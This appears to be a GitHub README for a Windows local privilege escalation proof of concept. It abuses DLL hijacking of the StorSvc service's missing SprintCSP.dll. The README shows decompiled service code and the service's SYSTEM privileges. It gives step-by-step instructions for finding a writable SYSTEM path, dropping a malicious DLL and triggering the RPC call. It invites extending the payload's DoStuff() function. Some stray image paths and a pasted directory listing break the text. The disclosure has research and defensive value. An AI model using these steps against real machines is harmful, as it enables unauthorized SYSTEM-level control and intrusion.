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FactoryResetUICC.png		
PoC.gif		
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README.md

LPE via StorSvc


Windows Local Privilege Escalation via StorSvc service (writable SYSTEM path DLL Hijacking)

Summary

StorSvc is a service which runs as `NT AUTHORITY\SYSTEM` and tries to load the missing **SprintCSP.dll** DLL when triggering the `SvcRebootToFlashingMode` RPC method locally.

Description

The `StorSvc.dll!SvcRebootToFlashingMode` RPC method, calls `StorSvc.dll!InitResetPhone` which also calls `StorSvc.dll!ResetPhoneWorkerCallback`, that tries to load **SprintCSP.dll** as shown in the image below:



```
void __fastcall ResetPhoneWorkerCallback(PTP_CALLBACK_INSTANCE Instance, PVOID Context, PTP_WORK Work)
{
  HMODULE LibraryW; // rax
  HMODULE v4; // rbx
  void (*ProcAddress)(void); // rax
  HMODULE Library; // rbx
  FARPROC v7; // rax

  if ( TargetHandle && dwMilliseconds )
  {
    WaitForSingleObject(TargetHandle, dwMilliseconds);
    EnterCriticalSection(&stru_1800FF638);
    CloseHandle(TargetHandle);
    TargetHandle = (HANDLE)-1i64;
    LeaveCriticalSection(&stru_1800FF638);
  }
  LibraryW = LoadLibraryW(L"SprintCSP.dll");
  v4 = LibraryW;
  if ( LibraryW )
  {
    ProcAddress = (void (*)(void))GetProcAddress(LibraryW, "FactoryResetUICC");
    if ( ProcAddress )
      ProcAddress();
    FreeLibrary(v4);
  }
  Library = LoadLibraryExW(L"ShellChromeAPI.dll", 0i64, 0x800u);
  if ( Library || GetLastError() == 126 && InitiateSystemShutdownExW(0i64, 0i64, 0, 1, 1, 0x80020004) )
  {
    v7 = GetProcAddress(Library, "Shell_RequestShutdownEx");
    if ( v7 )
      ((void (__fastcall *)(__int64))v7)(1i64);
    else
      GetLastError();
    if ( Library )
      FreeLibrary(Library);
  }
  else
  {
    GetLastError();
  }
```

As this DLL is missing, it is loaded following the **DLL Search Order** flow and we can take advantage of this behaviour by placing a malicious DLL in a writable folder contained in the SYSTEM `%PATH%`. Then, the malicious DLL should be executed with **SYSTEM privileges**.

It is worth noting that the service is launched as `NT AUTHORITY\SYSTEM` in the service group `LocalSystemNetworkRestricted` which has the following privileges:

```
Privilege Name                Description                                        S
============================= ================================================== =
SeTcbPrivilege                Act as part of the operating system                E
SeLoadDriverPrivilege         Load and unload device drivers                     D
SeBackupPrivilege             Back up files and directories                      D
SeRestorePrivilege            Restore files and directories                      D
SeSystemEnvironmentPrivilege  Modify firmware environment values                 D
```

```
SeChangeNotifyPrivilege       Bypass traverse checking                                 E
SeManageVolumePrivilege       Perform volume maintenance tasks                         E
```

The command line that corresponds to this service is `C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s StorSvc`.

Proof of Concept

In this repo we provide 2 different source codes:


- **RpcClient.exe**: that triggers the RPC call.
- **SprintCSP.dll**: which can be placed to exploit the DLL Hijacking. This PoC runs a `whoami` command and writes the output to `C:\ProgramData\whoamiall.txt`. If you want to expand the functionality of this PoC you can edit the `DoStuff()` function at main.c.

The provided exploit should work by default and has been tested on **Windows 10**, ** Windows 11**, **Windows Server 2019** and **Windows Server 2022**. **In order to make it work, the `#define` macro at storsvc_c.c must be changed so the exploit is adapted to the target machine's operative system.**

After triggering the exploit it is necessary to **stop** or **reboot** the service, which SprintCSP.dll already does.

Steps

1. Find writable SYSTEM path with `reg query "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Environment" -v Path`
2. Copy SprintCSP.dll to the writable path
3. Execute RpcClient.exe
4. Check `C:\ProgramData\whoamiall.txt`



```
C:\Users\pc\Desktop>
```

Microsoft
Mozilla-1de4eec8-1241-4177-a864-e594e8d1fb38
Package Cache
Packages
regid.1991-06.com.microsoft
SoftwareDistribution
ssh
USOPrivate
USOShared
VMware

References

- Fuzzing Windows RPC with RpcView
- CdpSvcLPE
- CDPSvc DLL Hijacking - From LOCAL SERVICE to SYSTEM

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